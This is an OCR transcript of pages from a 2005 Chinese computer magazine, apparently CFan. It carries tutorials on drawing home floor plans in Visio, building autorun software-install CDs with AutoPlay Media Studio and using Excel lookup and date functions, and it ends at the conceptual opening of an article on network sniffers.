


图 5

部选中它们，然后右击图形，在右键菜单中选择“联合”，则所有矩形合并成一体了。右击合并后的图形，选择“转换为墙壁”，打开如图4所示的对话框。因为是外围轮廓，所以这里选“外墙”，对原始图形则作“删除”处理，另外你也可以根据需要选择是否添加尺寸或参考线标示。设置好后按“确定”，则刚才的图形就转换为墙体轮廓了。




图 4

第五步：外墙建好后，接着是添加内墙及门窗，将房屋的格局定下来。在左侧“墙壁、外壳和结构”中，拖动“墙”到页面上。这些墙实际上就是一些直线而已，先将起点定好位置，然后拖动另一个端点就可以随意调整内墙的长度及方向了。Visio中还带有多种类型的“门”组件，这些门是以弧形图案来表示的，旋转到相应的墙体位置上，再拖动门两边的节点可调整门的大小。窗户的安装方法与此类似，不再细说，最后的效果如图5所示。

小提示

将门窗对象拖放到墙体下，它们会自动调整方向以与墙体吻合。右击门或窗体对象，从右键菜单中分别选择“向左打开/向右打开”或者“向里打开/向外打开”，可以调整门窗的打开方向。

第六步：在放置各种家具前，先给房间铺上地板砖，也就是给房间填充上地板砖图形。因为Visio自带的填充样式太过简单，需要自己定义一些新的填充样式。

1. 执行“视图→绘图资源管理器”命令，在打开的资源面板上右击其中的“填充图案”文件夹，在右键菜单中选择“新建图案”命令，在随之打开的新建对话框上，为新图案取一个名称(如：地板砖01)，行为选择“平铺”(即点选左侧第一个图标)，取消对“按比例缩放”项的选择，单击“确定”返回。

2. 此时“填充图案”文件夹下将多出一项“地板砖01”，双击它进入该模具的编辑窗口。如图6所示，在装修设计图左侧单击展开“绘图工具形状”，将其下的“矩形”拖放到“地板砖01”模具编辑窗口上，将其调整为正方形。右击正方形，选择“格式→填充”打开填充对话框，单击“颜色”下拉按钮可将地板砖设置成你喜欢的颜色(见图6)。



图 6

3. 单击“地板砖01”模具编辑窗口右上角的“X”按钮关闭它，将弹出对话框询问是否更新图形，单击“是”确定即可。以同样方法可以建立多种地板砖模具，并且你也可以通过“插入→图形→来自文件”命令导入实际地板砖图片作模具。最后，单击资源管理器左下角的“X”按钮关闭它返回Visio主界面。

4. 在左侧单击“绘图工具形状”展开它，拖动“矩形”到装修设计图上(也可以使用“墙壁、外壳和结构”下面的“空间”)，调整它的大小使其与要铺地板的房间的大小一致。右单击矩形，选择“格式→填充”打开填充对话框，单击“图案”下拉按钮，拖动滚动条找到我们刚才建立的地板砖模具，选中后确定即可。刚画的矩形可

能会遮住了前面制的房间对象，可右击矩形，选择〝形状→置入底层〞将其放置到最底层就可以了。如图7所示，是铺好不同地板砖后的房间效果。




图7

小提示

不规则房间如何铺地板？

对形状不规则的房间，可先用绘图工具画出一个与房间一样大小和形状的多边形，再对多边形进行填充即可。具体操作方法是:在Visio工具栏空白处右击，选中“绘图”项调出绘图工具栏；点选绘图工具栏上的“线条工具”(即斜线图标)，沿着房间的墙壁连续画直线，当终点与起点重合的时候，则所画图形形会自动封闭成为一个多边形。注意:每条直线的起点一定要从上一次所画直线的终点开始。

第七步:接下来就可以放置各种家具了。Visio提供了许多家具模具，直接将它们拖放到房间适当的位置，并调整好大小、方向即可。比如要放置一个客厅沙发，可单击左侧〝家具〞将其展开，拖动〝长沙发椅〞到客厅中，拖动绿色节点调整好沙发的长短大小，再将光标移到沙发的控制点上(即上面那个绿色圆点)，此时光标变成旋转的箭头，拖动鼠标即可旋转沙发的方向了，最后将调整好的沙发拖到房间适当的位置即可。Visio中图形组件大多数是由多个简单图形组合而成的，右击沙发图形，选择〝形状→取消组合〞命令，会弹出对话框提示你将切断该图形与主控图形的链接，单击〝是〞将图形打散，然后再分别选取沙发的外框图形及沙发里子图形，右击，选择〝格式→填充〞调出填充对话框，为沙发的各个组件设置不同的颜色。这一方法同样适合其他图形组件。

第八步:Visio中自带了家具、家电、厨卫用品、庭院附属设施等组件，一应俱全，按前面方法，直接拖放使用即可。如果Visio中没有你想要的图形，可自己通过〝绘图工具形状〞中的自行创建，或通过插入外部图形的方法解决。在安排家具位置时，如果图形之间互相重叠，可右击图形对象，选择〝形状→置于顶层(或置于底层)〞命令进行调节。本例放置好家具后的最终效果如本文开始处的图1所示。

小提示

打造一个现代智能家庭

现代家庭电脑和网络是少不了的，但是Visio中默认的模板中却没有电脑和网络产品，你不妨从http://www.microsoft.com/downloads/details.aspx?FamilyID=716C617E-4F9C-4829-800A-F274B5BE8A1E&displaylang=zh-cn下载“Visio 2003 示例:20个示例图表”，这个文件名包中包括了20个与支持和销售演示相关的Visio 2003图表示例，其中就有与IT相关的好几个模板文件。双击下载所得VisioSam.exe文件将其解压缩，双击其中的DNetwork.vsd文件，选中该文件中“计算机”或“以太网”项，右击，选择“复制”，返回到装修设计图中，按Ctrl＋V键将其粘贴到相应的房间中即可。

小调查

Visio精彩案例任你挑

下面列举了若干Visio选题，请读者朋友给你感兴趣的选题投一票，我们将把得票数最高的选题制作成文章，献给广大的电脑爱好者。

编号	名称	简介
1	Visio给你做向导	Visio中地图及路线图的制作。
2	工作效率从0到200%	介绍Visio中各种流程图的制作法，以提高工作质量和效率；制作灵感触发图，让工作更有创意。
3	让演示更精彩	通过Visio制作出各种图表，使演示更加形象生动，内容突出。
4	其他你所想到的选题	

CF [YY15]

专业自动播放光盘没什么了不起，AutoPlay Media Studio 轻松自制

超酷自动播放光盘 DIY

★★

■天津 奇士

经常使用电脑的朋友肯定见过这样一些光盘：放入光驱后会自动执行光盘程序，程序界面不仅漂亮，还可以引导使用者进行各种操作，非常的人性化。其实不必过于羡慕制作者，只要使用 AutoPlay Media Studio 这款“所见即所得”的光盘自动播放制作工具，你同样可以做到这些，即使你毫无这方面的知识和经验也没关系。

实例一：牛刀小试，一分钟打造花卉幻灯片光盘

第一步：安装好 AutoPlay Media Studio 5.0(以下简称为 APMS)后运行它，在出现的欢迎界面中单击 Create(创建)按钮进入新项目选项对话框，这里，APMS 提供了多款非常精美的模板供我们选择(见图1)。我们先小试一下牛刀，在 "Project Name(项目名称)" 中输入 "花卉幻灯片"，然后双击 Slideshow(幻灯显示)模板生成一个图片幻灯片播放的项目。



图 1

AutoPlay Media Studio 小档案

- 软件版本：5.0.2.0　　软件大小：22440 KB
- 软件性质：共享软件　　运行平台：Win9x/ME/2000/XP
- 下载地址：http://crc.onlinedown.net/soft/22863.htm
- 软件备注：网上可以下载到5.0.0.1版的汉化补丁，不过笔者试用的时候感觉性能不太稳定，所以本文将只在英文版上完成实例。

第二步：在进行制作之前需要先准备好几张图片及其缩略图，然后再将模板中的图片替换为我们自己的即可。在界面下方单击 Page1 标签切换到模板的第一页，双击大图，在弹出的图片属性对话框的 Settings(设置)选项卡下，单击文件 览按钮打开文件选择窗口，在该窗口的 System(系统)选项卡下，选择我们自己的第一幅图片(见图2)。单击 OK 返回文件选择窗口，切换到 Attributes(属性)选项卡下，将图片的宽度和高度改为 640 × 480(单位：像素)，这是该模板大图显示边框的尺寸。为了获得更好的显示效果，也可以在替换之前将图片处理成这个尺寸。修改好后确定。

第三步：使用同样方法替换缩略图，其最佳尺寸是 48 × 47(单位：像素)。在此模板中，单击缩略图可以快速切换到对应的大图所在页面，这项功能是通过脚本动作来实现的。在缩略图的属性对话框中，切换到 Actions(动作)选项卡，确认 "On Click(单击)" 状态下的动作为 "Page.Jump("Page1");"。上面以 "--" 开头的一行是注释语句，并没有实际作用(见图3)。依次点击进入其他页面(Page2、Page3...)，依照上面的方法将其他图片也都替换为我们自己的 。




图 2




图 3

小提示

如果发现图片属性对话框中有些项目无法修改，可能的原因是该图片被“钉住”了，在图片上右击，看看右键菜单中的 Pin 选项是否被选中，如果该项被选中，可将其取消。

第四步：缩略图下面还有一个 "www" 按钮，其作用是一经单击即链接到相关网址。双击它，在 Actions 选项卡下将 "On Click" 下的语句中的网址改成自己的主页地址

或其他相关网址，类似 ˝File.OpenURL("http://www.cfan.com.cn", SW_SHOWNORMAL);˝ 的样子。每个页面上的 ˝www˝ 按钮都要如此修改。对于页面上其他对象，都可以通过双击查看其属性。多看看模板中按钮的功能，可以学习一些简单脚本语句和基本功能的实现方法。

第五步:全部内容修改好后，按Ctrl + S快捷键保存，然后执行菜单命令 ˝Project(项目)→Preview(预览)˝，经过一番检查和运算，我们亲手制作的光盘自运行界面就出现了(见图4)。拖动窗口可随意移动窗口在桌面上的位置，单击略图或单击下方的BACK和NEXT按钮可随意 览图片，单击右上角 ˝X˝ 按钮可关闭窗口。怎么样？效果还满意吧。最后执行 ˝Project(项目)→Publish(发布)˝ 菜单命令，就可以选择将上面制作的光盘自动播放文件直接刻录到CD-R/RW光盘上或是保存到硬盘上。



图4

小提示

默认情况下，APMS的项目文件保存在“我的文档”的“AutoPlay Media Studio 5.0 Projects”文件夹下。注意:未注册的APMS创建的项目，会在界面上显示它的一些标志文字，生成的程序也会有使用期限。

实例二:自制“装机一条龙”光盘

如果觉得套用模板太限制自己的创造力，那我们接下来就白手起家，制作一个软件安装盘。每个人的电脑上都会有一些自己必备的软件工具，下面就来制作一个装机必备软件光盘，方便自己以后重装系统。

第一步:启动APMS，单击欢迎画面上的Create按钮，在打开的项目窗口中将项目命名为 ˝装机必备软件˝，然后双击空白模板建立一个新项目。选择菜单命令 ˝Project(项目)→Window Settings(窗口设置)˝，在对话框中选择页面大小为Large(大的)，即尺寸为790 × 545像素(当然你也可以自定义大小)；将Style(风格)设为Flat(平整)，这样运行界面将没有标题栏、边框，使光盘程序显得更加专业(见图5)。其他选项请根据实际需要进行选择，确定后回到操作界面。在背景上双击打开页面属性对话框，在其Settings选项卡下将Background(背景)设置为Image(图像)，然后在下面的Image选项中 览选择光盘自运行界面的背景图片




图5

(需要事先准备好)，再选择 ˝Fit to Page˝ 项，以使图片可以铺满整个界面。其他项目保持默认即可，修改好后确定。

第二步:下面先把需要刻录到装机光盘上的软件安装文件复制到当前项目的目录下，默认的路径是 ˝C:\Documents and Settings\你的用户名\My Documents\AutoPlay Media Studio 5.0 Projects\装机必备软件\CD_Root˝。该目录下已有一个名为Autoplay的文件夹，这里都是APMS为建立自运行程序所需要的文件。在APMS显示区域下方有一个 ˝Project Size(项目大小)˝ 面板，上面可以看到目前项目目录下的文件容量，方便我们根据情况进行调整。

第三步:在APMS工具栏中单击 ˝新建标签对象˝ 按钮，或者选择菜单命令 ˝Insert(插入)→Label(标签)˝，在对话框的Settings选项卡下的Text(文本)框中输入标签内容:˝装机一条龙˝；单击 ˝Select Font˝(选择字体)按钮设置字体和字号；选项Alignment(排列)用来设置文字的对齐方式，Orientation(方向)设置文字的排版方向；˝State Color(状态颜色)˝ 是文字在各种状态下的颜色:Normal(常规)是正常状态下的颜色，Highlight(高亮)是鼠标置于其上时的颜色，Click(单击)是鼠标在其上单击时的颜色，因为本例界面上的标题文字不需要变化，因此设置Normal为白色，然后单击 ˝Match Normal(匹配常规)˝ 按钮让Highlight和Click颜色均变为白色(见图6)。设置好后确定。




图6

第四步:在左上角的Gallery(图库)面板中列出了许多软件自带的按钮供选择。单击某个按钮，可以在下面的Preview

网 络 大 补 贴

1.AutoPlay Media Studio个性化按钮的制作教程

网址:http://www.ultraiso.com/cgi-bin/topic.cgi?forum=5&topic=248&show=0

说明:告诉你如何使用软件自带的按钮制作器来自制按钮。

2.AutoPlay Media Studio Professional v5.0的部分Action解释

网址:http://www.ultraiso.com/cgi-bin/topic.cgi?forum=5&topic=231&show=0

说明:对于Action脚本做了比较详尽的介绍,对于有Javascript和Flash编程基础的朋友可以很容易地入门。

面板中预览。笔者在这里选择了"green_parallel.btn"按钮，将其拖到界面的适当位置。

1.双击拖放到界面上的按钮打开它的属性对话框，其Settings标签下的Text是显示在按钮上的文字，这里输入"ACDSee"，并设置字体、字号、位置、状态等属性；因为按钮是互动的，最好将"State Color"中的各项设为不同的颜色。

2.切换到Attributes(属性)选项卡下，Object(对象)是该按钮在被脚本调用时的名称；Tooltip(工具名提示)是当鼠标置于该按钮上时显示的提示文字，这里我们输入"开始安装ACDSee"；Cursor(光标)是光标置于该按钮上时的样子，位置和大小可以在此处调整也可以在窗口中用鼠标调整；Sounds(声音)允许我们为鼠标与按钮的互动添加声音，在这里选择Standard(标准)即可。

3.切换到Actions选项卡，这里是按钮发生作用的关键所在。选择"On Click"动作，然后单击"Add Action(添加动作)"按钮打开向导窗口，在"Step 1"中选择"File"，在下面的"Step 2"中选择"File.Run"，单击"下一步"，在"Step 3"中选择"Filename"项，通过其后的"..."按钮 览并选择项目目录下的ACDSee安装程序文件(见图7)，其他选项保持默认即可，单击"完成"按钮结束。"On Click"状态的动作语句将变成:"result = File.Run("ACDSee\\acdseepowerpack.exe", "", "", SW_SHOWNORMAL, false);"。确定后回到操作界面。




图7

4.用同样方法制作其他软件安装按钮，将各个按钮排列好，摆放到合适位置。可以选择菜单命令"View(视图)→Toolbars(工具栏)→Alignment(排列)"，打开排列工具栏以方便对齐操作。

5.为了使自运行界面功能更加完备，笔者还添加了" 览光盘"和"退出"按钮。这两个按钮选用的是"peach_rounded2.btn"，并且适当调整了大小。 览光盘按钮的Action是File.ExploreFolder，然后在Path中选择打开光盘的根目录，或者其他子目录，打开根目录的语句是"File.ExploreFolder("{_SourceFolder}", SW_SHOWNORMAL);"。退出按钮的Action是"Application.Exit();"。将这两个按钮也进行排列和对齐。

第五步:这一步并非必要，但是可以更高效地利用光盘的空间。选择菜单命令"Tools(工具)→Optimize Resources(优化资源)"，在出现的对话框中，列出了项目目录下AutoPlay文件夹下的各个子文件夹，我们可以根据实际情况对这些子文件夹进行清理。

第六步:按快捷键Ctrl+S键保存项目，然后按F5键试运行一下(见图8)。是不是显得很专业呢？测试一下各项功能是否正常，如果都OK，就可以选择工具栏上的Publish(发布)按钮(或者菜单命令"Project→Publish")进行刻盘或保存到硬盘中了(还可以制作成ISO镜像文件)。



图8

经过一番尝试，你是否已经对AutoPlay Media Studio这款软件着迷了呢？其实它还有更多精彩功能，像大量预置的模板、随心所欲添加的动画和音效、丰富多彩的互动选项等。尤其值得一提的是它还提供了"Button Maker"(按钮制作器)程序，供我们自己创建按钮。而所有这些功能，都形象直观，很容易上手操作。 CF [YY16]

■安徽 无言

西游后记之Excel函数篇(四)

如何成为“万事通”

★★

本文可以帮你学到

- 理解查找表
- Excel中查找类函数的使用
- “行-列”二维查询的实现
- 联合IF和ISNA屏蔽错误信息

故事 环球旅游公司近期业务发展势头不错，师徒四人决定会餐一顿以示庆祝。席间，唐僧问道：“八戒，说实在话，你的工作能力比起你猴哥来还是差那么一点点，可是最近你的办事效率大有超过你猴哥的架势。在QQ上不管问你什么问题，几秒钟不到就有答案，上千人的客户资料，想调谁的信息就调谁的信息，厉害啊！”八戒呵呵笑道：“其实，我只是借用了Excel里的一些查找函数而已，虽然是在同样的数据库里面找资料，但是会比猴哥和沙师弟快那么一点点”。（本文示例可从http://www.newhua.com/cfan/200516/xyj04.rar下载）

实战 海量数据里找资料，一秒钟搞定

第一步：如图1所示，是一份客户信息数据表，其中A列是客户的名称，B列是客户的具体资料。我们在D3和D5单元格中分别输入提示文字“输入客户名称”和“客户详细资料”，并通过右键菜单中的“设置单元格格式”命令对整个工作表做一些简单装饰。



图1

第二步：按Ctrl键不放并点击列号A和列号B以全部选中这两列，然后执行“插入→名称→定义”命令调出定义名称对话框，为选中的区域设置好名称（如：“客户信息”），单击“添加”后再单击“确定”返回。

第三步：点选E5单元格（即提示文字“客户详细资料”右侧的那个单元格），输入以下公式：

=VLOOKUP(E3,客户信息,2,FALSE)

按回车确定后，一个效率奇快的数据查询系统就建立完成了。现在就来试一试，在E3单元格中输入客户的名字（如本例中输入：“李太白”）后按回车键，则E5单元格中立即显示出该客户的相关资料来（见图2）。




图2

VLOOKUP小档案

语法:VLOOKUP(lookup_value,table_array,col_index_num,range_lookup)

说明：使用VLOOKUP函数，首先要建立一个查找表（或数组）。所谓查找表实际上是指的一个特定的区域，上例第二步中定义的区域名称即是在建立查找表。定义区域名称主要是为了引用的方便，其实我们也可以在VLOOKUP函数的参数中直接使用A2:B15之类的形式来指定查找表的区域范围。

lookup_value，你想要查找的数值，可以是数字、引用、文本等，上例中我们查找的是E3单元格中的值，在该单元格中我们可以输入某个客户的名称用来查询；table_array，查找表的区域，是对指定区域或区域名称的引用，如上例第二步中定义的区域名称“客户信息”；col_index_num是查找表（table_array）中待返回的匹配值的列序号，col_index_num为1时，返回table_array第1列中的数值，col_index_num为2时返回table_array第2列中的数值，以此类推；range_lookup是一个逻辑值，当它是TRUE或省略时，则返回近似匹配值，如果是FALSE则返回精确匹配值。

扩展：与VLOOKUP对应的函数是HLOOKUP，它与VLOOKUP的格式完全一样，唯一区别的是，前者按列查找(第三个参数为列序数)，后者则是按行查找(第三个参数为行序数)。

第四步：当E3单元格为空或者输入了不匹配的人物名称时，E5单元格中将显示为“#N/A”，虽然不影响使用，但是看起来很别扭。可将E5中的公式改造如下：

=IF(ISNA(VLOOKUP(E3,客户信息,2,FALSE)),"没有找到",VLOOKUP(E3,客户信息,2,FALSE))

这个公式联合使用IF和ISNA函数，用来检测查找是否会失败。将VLOOKUP函数作为ISNA函数的参数，如果VLOOKUP返回“#N/A”（即没找到匹配的值），则ISNA函数返回TURE，IF函数调用第2个参数（即显示：“没有找到”），否则IF函数调用第3个参数，继续执行VLOOKUP函数。

实战 从一维到二维的精确查找

上一实例中的查找功能比较简单，只能在一行或一列

（也就是一维）中进行查找。如果将客户信息再细分为职业、头衔、联络地址、个人简介等多个字段，查找具体某方面的信息时就很不方便了。下面就对实例1进行升级，实现二维查找。

第一步：如图3所示，是改造过的客户资料查询表，客户信息为成了多个字段。点选提示文字"具体信息"右侧的单元格，即B3单元格，输入以下公式：



图3

=INDEX(A7:F12, MATCH(B1,B7:B12),MATCH(B2, A6:F6, 0))

本例中没有像上例那样为区域重新定义名称，而是以冒号(:)隔开左上角和右下角单元格名称的形式来直接引用区域。这个公式的工作原理，请参阅下面的小档案。现在，输入客户名称（如：李太白），并输入要查询的字段（如：公司名称），马上就可以显示出具体信息了。

INDEX和MATCH小档案

INDEX语法：INDEX(reference,row_num,column_num,area_num)

说明：INDEX返回指定的行与列交叉处的单元格的内容。它有两种语法形式：数组和引用。因为本系列还未涉及到数组概念，所以这里主要解释一下它的引用语法形式。

reference，是对一个或多个单元格区域的引用，本例中引用的区域为A7:F12，是记录所有客户数据的区域（当然，实际应用中会有大量的数据，不会像本例一样只有象征性的几条记录）；row_num和column_num是所引用的行和列的序号，如在公式"=INDEX(A7:F12,2,6)"中，表示返回A7:F12这个区域中的第2行第6列的数据，上面例子中的行与列的序号则是通过MATCH函数来获得的；Area_num，这个参数一般不怎么用到，当工作表中有多个区域时由它来指定使用哪个区域，如果省略的话，INDEX使用区域1。

MATCH语法：MATCH(lookup_value,lookup_array,match_type)

说明：MATCH可以返回要查找的内容所在行数或列数位置，它常常与INDEX联合使用。lookup_value是需要查找的内容，lookup_array是可能包含所要查找内容的连续单元格区域，match_type则是内容匹配的类型，0为精确匹配，-1或1则是不精确匹配，默认为0。比如上例INDEX参数中的"MATCH(B1, B7:B12, 0)"，它表示查找B7:B12（即客户名称那一列）区域中的内容，看看是否有与B1单元格（我们用来输入查找的客户名称的地方）内容相匹配的，如果有则返回它所在行的位置。

第二步：和实例1中一样，联合使用IF和ISNA改造上述公式，使得在没有找到匹配内容的时候能有正确的提示：

=IF(ISNA(INDEX(A7:F12, MATCH(B1, B7:B12, 0), MATCH(B2, A6:F6, 0))), "没有找到", INDEX(A7:F12, MATCH(B1, B7:B12, 0), MATCH(B2, A6:F6, 0)))

看起来很复杂志，只不过是将第一步中完整的INDEX函数分别作为IF和ISNA的参数而已（见图4）。




图4

一点通

★今天星期几？

在Excel日期函数中，WEEKDAY函数能判断某个日期为星期几，并以编号的形式表示出来，即，Sunday为1，Monday为2，以此类推。不过编号的形式不够人性化，我们不妨使用CHOOSE函数将它们转换为适当的字符串。CHOOSE是最简单的一个查找函数，它的语法形式为：CHOOSE(num, value1, [value2, ...])。num是一个整数，如果num是1则返回value1的值，如果num是2则返回value2的值，以此类推。value值列表最多可包含29个。这个确定某日为星期几的公式可如下所示（假设是在B1中输入）：

=CHOOSE(WEEKDAY(A1), "星期日", "星期一", "星期二", "星期三", "星期四", "星期五", "星期六")

将A1单元格设置为日期格式，以后只要在A1中输入一个日期，B1单元格中立即会显示出该日为星期几。

★在实际查询的时候，可以使用通配符进行模糊查询，?表示一个字符，*表示任意个字符，如：查询"李?白"，则所有名字为三个字，首尾为"李"和"白"的客户信息都被找出来，而查询"李*"，则所有姓"李"的客户都被找出来。

擂台赛

◆通过上面学习到的几个函数，我们可以打造出Excel版的金山词霸来，输入任意一个单词，即可查询出该单词音标、词义、例句等。有兴趣的读者不妨一试，不需要输入完整的英语词汇资料，只需设计出一个模型即可。对于前三名优胜者，我们将有精美奖品赠送 。

◆第13期擂台赛优胜者为读者老Q，作品名称："减肥计划"。第14期擂台赛优胜者为读者何源，作品名称："不固定节日查询系统"。另外邮件用户名为bt0361的读者也发来了母亲节计算公式。以上三位热心读者，将获得最新的《电脑爱好者合订本2005（上）》（两本书两张光盘）一套。13、14期擂台赛优胜作品下载：http://www.newhua.com/cfan/200516/lts001.rar

CF [YY17]

现学现用,
打造不固定节日查询系统

★★

■ICAN

作者感言:看了贵刊今年第14期“聪明用电脑”栏目中的“西游后记之Excel函数篇”后,感觉十分有用。我看到后面还设有擂台赛,学以致用,所以报名参加了(本文示例文件,可到http://www.newhua.com/cfan/200516/lts001.rar处下载)。

赛题回放:有些节日日期不固定,比如每年母亲节定为五月份第二个星期天,但到底是五月几号就不固定了,请设计一种算法,快速计算出日期不固定的节日来。

编辑点评:本文作者所设计的不固定节日查询系统有两个特色:一、界面友好,易于操作,界面元素安排清晰明了,文字提示也很体贴;二、内容丰富,除母亲节外,还包含了其他不固定节日的查询,甚至提供了一个中外节日一览表,内容非常全面。

第一步:确定算法。首先算出母亲节(5月第2个星期日)的通用算法:假设有两个极端:一、假设5月1日就是星期日,由此可算出第二个星期日是8号;二、假设5月1日是星期一,则第二个星期日是14号。其他年份的母亲节都在8号与14号之间,正好7天。

日期函数小档案

DATE 语法:DATE(year,month,day)

说明:year,年数,可以为1到4位数字;month,月份,如果输入的月份大于12,将从指定年份的1月份开始往上加,例如:DATE(2008,14,2)将返回代表2009年2月2日的序列号;day,日期,代表在该月份中第几天的数字。

WEEKDAY 语法:WEEKDAY(serial_number,return_type)

说明:返回某日期为星期几。默认情况下,其值为1(星期日)到7(星期六)之间的整数。serial_number,代表要查找的那一天的日期; return_type,确定返回值类型的数字。代表返回值如下表所示:

1或省略	数字1(星期日)到数字 7(星期六),同 Microsoft Excel 早期版本
2	数字1(星期一)到数字 7(星期日)
3	数字0(星期一)到数字 6(星期日)。

本例中,将选择2以对应从1~7表示星期一至星期日。

我们可以用上期介绍的几个函数进行计算:

```
=IF(WEEKDAY(DATE(F6,5,8),2)=7,DATE(F6,5,8),IF(WEEKDAY(DATE(F6,5,9),2)=7,DATE(F6,5,9),IF(WEEKDAY(DATE(F6,5,10),2)=7,DATE(F6,5,10),IF(WEEKDAY(DATE(F6,5,11),2)=7,DATE(F6,5,11),IF(WEEKDAY(DATE(F6,5,12),2)=7,DATE(F6,5,12),IF(WEEKDAY(DATE(F6,5,13),2)=7,DATE(F6,5,13),""))))))
```

其中使用的是IF函数嵌套,WEEKDAY(DATE(F6,5,8),2)=7,DATE(F6,5,8)语句表示取F6单元格中的年份,加上5月8日这天,然后用WEEKDAY函数判断是否为星期天,如果是星期天就用DATE(F6,5,8)在相应的单元格内显示当天即是节日。其余的嵌套语句类似,用以连续判断从8日到14日是否为星期天。

第二步:具体实现。打开一个新的工作表,在E6单元格内先输入“请输入要查询的年份”,在F6单元格内输入查询年份,如“2005”,在H6单元格内输入“例:2005年请输入:2005(并按回车)”以提示用户输入格式。在C10单元格内输入提示文字:“母亲节”,然后在E10单元格内输入第一步中设计的代码(见图)。



理论上可以使用七层嵌套,但笔者使用后却发现提示错误,所以利用两个单元格共同显示结果,分别在E10单元格中显示8日至13日结果,而在F10单元格中输入“=IF(WEEKDAY(DATE(F6,5,14),2)=7,DATE(F6,5,14),"")”以显示当14日是星期日时的结果,之所以在IF函数第三个参数中用双引号,是为了避免其显示成“FALSE”。最后把E10、F10单元格的格式修改成“日期”格式即可。

现在我们在F6单元格内输入一个年份,比如“2005”,就能在E10(或者F10)单元格中提示当年的母亲节日期为“2005年5月8日”。再输入其他年份检验一下正确性。至此,就完成了不定期节日的计算。

第三步:美化界面。我们可以按照以上方法在相应的单元格内输入其他节日的查询,并在节日后输入相应的提示。大家可下载本文的示例文件,以作参考。

快动手吧,现学现用,用技术提高工作效率! CF [YY18]

碟中谍3！ 网络上演不可能的任务

★★★★

■OOV

耗资1.5亿美元、汤姆·克鲁斯主演的《碟中谍3》已于7月在罗马开拍。这次，克鲁斯饰演的特工一定会借助更先进间谍工具、武器和汽车来刺探情报。不过，你可知道，在网络上也有这样一些兼职特工，他们借助共享甚至是免费工具软件，也能在别人毫不知情的情况下获得惊人的秘密！

狗是世界上嗅觉最灵敏的动物，狗的鼻子上有两亿多个嗅觉细胞，能区别两百万种气味。网络中也有一种如狗鼻子般灵敏的东西，它就是嗅探器(Sniffer)。你可能没有听过"嗅探"这个词，但你一定在电影里面看到过"窃听器"，其实嗅探器跟"窃听器"用来偷听别人的谈话是类似的，它的目的在于"窃听计算机程序在网络上发送和接收到的数据"。

嗅探是怎样实现的？

就拿我们经常使用的聊天软件MSN的一条信息来讲吧，有些软件能窃听到局域网内其他电脑上的MSN Messenger聊天信息，这是如何实现的呢？假设局域网上有计算机A，当A向Internet上某计算机B发送一条MSN Messenger信息时，这条信息经过了下面的"沧桑历程"：

